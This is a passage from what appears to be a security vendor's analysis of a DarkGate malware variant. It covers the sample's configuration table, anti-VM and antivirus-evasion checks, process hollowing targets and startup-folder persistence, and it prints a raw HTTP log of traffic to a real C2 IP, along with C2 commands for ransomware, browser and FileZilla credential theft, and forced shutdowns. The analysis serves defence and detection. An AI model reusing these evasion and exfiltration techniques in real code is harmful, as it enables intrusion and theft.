

Figure 15: Code gets hash-based names from plain folder and file names

The code appends “Domain=<host IP>” and “EPOCH=<current timestamp>” to the configuration data, encrypts it using a stored key with the EncryptDecrypt algorithm, and writes the encrypted data into the settings file located at “C:\ProgramData\dehffdh\ddahcgk.” Additionally, it captures domain information using the command “cmd.exe /cz wmic ComputerSystem get domain” and stores it in the domain file “C:\ProgramData\dehffdh\kkgfbgh.” The code also conceals the main folder if Avast or AVG security software is detected on the machine.



Figure 16: Gets domain information.

Debug Mode Network Communication

If the malware finds the string “optpad” in the encrypted configuration data, it considers the execution in a debug environment and uses localhost (127.0.0.1) instead of the actual Command and Control (C2) host. This might be done by the malware author to investigate the proper working of the network communication with the malware. The malware also checks for the presence of the directory “c:\debug” to display a debug message with the DarkGate version number.

Figure 17: Debug message with DarkGate version

Configuration Data

The table shows the key-value pairs of configuration data and its interpretation in the malware code.

Key	Type	Value	Description
0	data	91.222.173.170|	C2 host domain
8	flag	No	Enables display of message box
11	data	DarkGate	Caption string for message box
12	data	R0ijS0qCVITtS0e6xeZ	Custom base64 encoded "Hello World!" text for message box

13	data	6	Unreferenced in this variant
14	flag	Yes	Unreferenced in this variant
15	data	80	C2 port number
1	flag	Yes	Enables process hollowing, persistence and installation of malware
32	flag	No	Enables process hollowing depends on flag 1
3	flag	Yes	Enables anti-VM on display device name
4	flag	No	Enables anti-VM on hard disk size
18	data	100	Minimum hard disk size
6	flag	Yes	Enables anti-VM on display device name
7	flag	No	Enables anti-VM on minimum RAM size
19	data	4095	Minimum RAM size
5	flag	No	Enables anti-VM check for Xeon processor
21	flag	No	Unreferenced in this variant
22	flag	No	Is DLL variant
23	flag	Yes	Is AU3 variant
31	flag	No	Is AHK variant
24	data	26sp	Unreferenced in this variant
25	data	trafikk897612561	Unreferenced in this variant should be campaign ID
26	flag	No	Unreferenced in this variant
27	data	GDrdcpJy	Marker and key to decrypt DarkGate binary from script file
28	flag	No	Unreferenced in this variant
29	data	2	Used in DLL variant for GUP.exe + libcurl.dll if value is "7" KeyScramblerLogon.exe + KeyScramblerIE.dll
34	flag	No	Is C2 communication HTTPS

35	flag	No	Enables keylogging
Table	data	(.w]IqBUhsgZ LVbE)xH58FRASkj2K6W&...	Unreferenced in this variant

Figure 18: Table contains configuration data as key-value pairs

Anti-VM

1. If flag 5 is "Yes," the malware gets the value for "ProcessorNameString" from registry entry HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor and checks for the string "xeon" to terminate malware execution.
2. If flag 3 is "Yes" or flag 6 is "Yes," the malware checks for the following strings in the display device name to terminate malware execution:

- microsoft hyper-v video
- virtual
- vmware
- standard vga graphics adapter
- microsoft basic display adapter



Figure 19: Compares display device name

3. If flag 7 is "Yes," the malware retrieves the minimum RAM size value "4095" from field data 19, and if the system RAM size in MB is less than the minimum RAM size required, the malware terminates its execution.
4. If flag 4 is "Yes," the malware retrieves the minimum hard disk size value "100" from data 18, and if the system hard disk size in GB is less than the minimum hard disk size required, the malware terminates its execution.

Multi Variant Support

The malware code is written to support three types of variants listed below and behaves accordingly:

- AutoHotkey variant (flag 31)
- AutoIt v3 variant (flag 23)
- DLL variant (flag 22)

This malware variant is an AutoIt V3 (AU3) variant, which is identified by the value "Yes" for flag 31.

Actions Based on Installed AV

- If any security software from nod32 (ESET), Avast, or AVG is present on the victim's machine, the malware sets the value for flag 1 and flag 32 to "Yes," enabling the execution of the malware using process hollowing.
- If ESET is present, the malware checks for the username "abby" to terminate the malware execution.
- If SentinalOne or Bitdefender is present, the malware displays a message box containing random text of length 6 using API MessageBoxTimeoutA. However, the message cannot be seen by the user as it has a timeout value of only 2 milliseconds and disappears immediately.

Delay Execution

Malware delays execution for some time if the user is focused on the Process Hacker or Process Monitor window, to avoid malicious activity observation from the user. The malware runs in a 100 milliseconds sleep loop for 40 times in which foreground window text is checked for strings "process hacker" or "process explorer," and if it does not match, the malware exits from the loop.

Hello Message

If the value of flag 8 is "Yes," the malware takes the value "DarkGate" from field data 8 as caption and decrypts the value from field data 12 using custom Base64 decoding to use as text for displaying in the message box with a timeout value of 1770 milliseconds.



Figure 20: DarkGate says Hello World!

Malware Installation

If the value of flag 1 is "yes," the malware retrieves the running executable path and script path from the process arguments to copy them into Autoit3.exe and AU3 script respectively into the main folder in "c:\ProgramData". The malware decrypts the DarkGate binary with the key value "GDrdcpJy" from field data 27 using the EncryptDecrypt algorithm. The key value also works as a marker to retrieve the encrypted DarkGate bytes from the AU3 script file.

Process Hollowing

If the value of flag 1 and flag 32 is "Yes," the malware invokes the process hollowing code. If Norton security software is found, the malware finds the process name "Norton.exe" in running processes to load and inject the DarkGate binary. If SentinalOne is present on the victim's machine, the malware skips process hollowing. If SentinalOne is not present, the malware targets the following files sequentially for process hollowing:

- C:\Program Files (x86)\Microsoft\EdgeUpdate\substring<updatecore.exe>
- C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
- C:\Program Files (x86)\Google\Update\substring<updatecore.exe>
- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe

If the value of flag 1 is "Yes" and the value of flag 32 is "No," the malware skips process hollowing and creates a persistence entry by dropping a Windows Shortcut (LNK) file into "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup". The LNK file launches the AU3 script using Autoit3.exe on Windows startup, which further executes the DarkGate malware from the script file. The malware spawns a thread that keeps looking for foreground windows text and deletes the dropped LNK file if it finds one of the following strings:

- process hacker
- process explorer
- ccleaner
- system config
- malwarebytes
- farbar recovery
- avast
- startup
- rootkit
- autoruns
- editor de registro
- editor del registro
- registry editor
- gerenciador de tarefas
- zhpcleaner
- task manager
- junkware removal
- administrador de tareas
- hijackthis
- tcpview

- process monitor
- wireshark
- taskmanager

Prevent Sleeps

Before starting communication with the C2 server, the malware calls API SetThreadExecutionState to prevent the system from sleeping.

Network Communication

The malware collects the following information from the victim's machine and concatenates them using separator "|":

- Hexadecimal encoded Unicode text from active window
- Last input time
- Time in seconds from system start
- Is user admin
- DarkGate version

```
34 39 30 30 34 34 30 30 34 31 a49004400410020_0 db '490044004100200 2D002000410075007 4006F0069007 40033002E00650078006'
30 30 32 30 30 30 32 44 30 30…                                    ; DATA XREF: Stack[000006F8]:0019FE98↑o
35 30 30 32 30 30 30 34 33 30…                          db '5002000430 03A005C00500072006F0067007 2006100 6D00440061007 40061005C'
30 30 36 34 30 30 36 35 30 30…                          db '0064006500 6800660056006400 68005C0041007 5007 4006F0069007 40033002E0'
30 36 35 30 30 37 38 30 30 36…                          db '0650078006500|0|212693|No|6.6|||',0
0C                                                      db  0Ch
```

Figure 21: Information sent to C2 in plain text

The data is concatenated with the value "1000" and then encrypted using the EncryptDecrypt algorithm mentioned earlier with the key saved in memory. The malware concatenates the key and encrypted data and encodes using custom Base64 encoding. The malware sends the encoded data to the C2 server "91.222.173.170". If the value of flag 34 is "Yes," the malware communicates over HTTPS; otherwise, it communicates over HTTP.



Figure 22: Encrypted and encoded information sent to C2

The malware receives the encrypted and custom Base64 encoded data from the C2 server, which can be decoded using custom Base64 and decrypted using the EncryptDecrypt algorithm with the saved key in memory. At the time of analysis, the malware receives response data "1000|2000," in which "1000" is the command to perform action and "2000" is the additional data used in performing the action which varies based on the command value.

```
POST / HTTP/1.0
Host: 91.222.173.170
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Content-Type: Application/octet-stream
Content-Length: 216

9l60929ZGuWUG0KARdKh9lJUemKxe4iQPlWQPliZPlJ5e8cAolU+e8dMYlKbsycAodi+e863YlKaW5cAou9+e8CdYlKcPycAo2U+e8jFYlKceycAo2J+e8XLYlK
cP8cAouV+e8CIYlKTeycAY2L+e8jFYlKaeycAox9+e860YlKqW5cAouV+e8XfYlKaP5cAslQte5Tuou2t7AuEoUFaxhQEHTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 27 Jun 2024 07:41:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 18
Connection: keep-alive

VdK+e8TAYlQtekcAYC
```

Figure 23: C2 Communication

The malware performs various actions based on the command received from the C2 server. In this variant, the malware supports more than 65 commands, and a few of them are mentioned below.

The malware performs various actions based on the command received from the C2 server. In this variant, the malware supports more than 65 commands, and a few of them are mentioned below.

Command: 1000 (Continue)

Sleeps based on the value from additional data separated by "|" and sends the machine information again to C2.

Command: 1111 (Ransomware)

The malware retrieves the ransom note and ransomware payload bytes from additional data, which are separated by "||--|--||". The malware drops the ransom note into the directory "C:\temp" and executes the ransomware binary.

Command: 1065 (WebBrowserPassView)

Along with the command, response data contains multiple binary file bytes, separated by "resourcesplit," which are written into the following files:

- c:\temp\freebl3.dll
- c:\temp\mozglue.dll
- c:\temp\nss3.dll
- c:\temp\softokn3.dll
- WebBrowserPassView

The malware executes the WebBrowserPassView to steal and send credentials to the C2 server and then deletes the created files.

Command: 1108 (Launch DLL variant)

Response data contains multiple binary file bytes for the DLL variant of DarkGate, separated by "||--|--||," which are written and executed from the directory C:\temp using API ShellExecuteA.

- libcurl.dll
- test.txt
- GUP.exe

Command: 1104 (Launch AHK variant)

Response data contains multiple binary file bytes for the AutoHotKey variant of DarkGate, separated by "||--|--||," which are written and executed from the directory C:\temp using API ShellExecuteA.

- script.ahk
- text.txt
- AutoHotKey.exe

Command: 1097 (Launch AU3 variant)

Response data contains multiple binary file bytes for the AutoHotKey variant of DarkGate, separated by "||--|--||," which are written and executed from the directory C:\temp using API ShellExecuteA.

- script.a3x
- Autoit3.exe

Command: 1084 (Restart)

Restarts the victim's machine immediately after closing running applications using command "cmd.exe /c shutdown -f -r -t 0".

Command: 1110 (Enumerate Drives)

Enumerates system drives except CD-ROM.

Command: 1083 (Shutdown)

Shuts down the victim's machine immediately after closing running applications using command "cmd.exe /c shutdown -f -s -t 0".

Command: 1082 (Shutdown Display)

The malware runs in an infinite loop to keep shutting down the victim's display using API SendMessageA by broadcasting message "WM_SYSCOMMAND" and setting SC_MONITORPOWER with the value "2".



Figure 24: API call to shut down display

Command: 1081 (BSOD)

The malware generates a hard error with the value "0xC0000350" using API NtRaiseHardError, which displays the BSOD (Blue Screen of Death).



Figure 25: Blue Screen of Death

Command: 1071 (FileZilla)

The malware sends the content of the following files from "%appdata%\FileZilla" to the C2 server:

- recentservers.xml
- sitemanager.xml

Command: 1059 (Terminate Process)

The malware terminates the process associated with the received process ID.

Unavailability of the PDF file in any of the popular threat intelligence sharing portals like VirusTotal and ReversingLabs at the time of writing this blog indicates its uniqueness and limited distribution.



Figure 26. VT screenshot

Evidence of detection by RTDMI can be seen below in the Capture ATP report for this file:

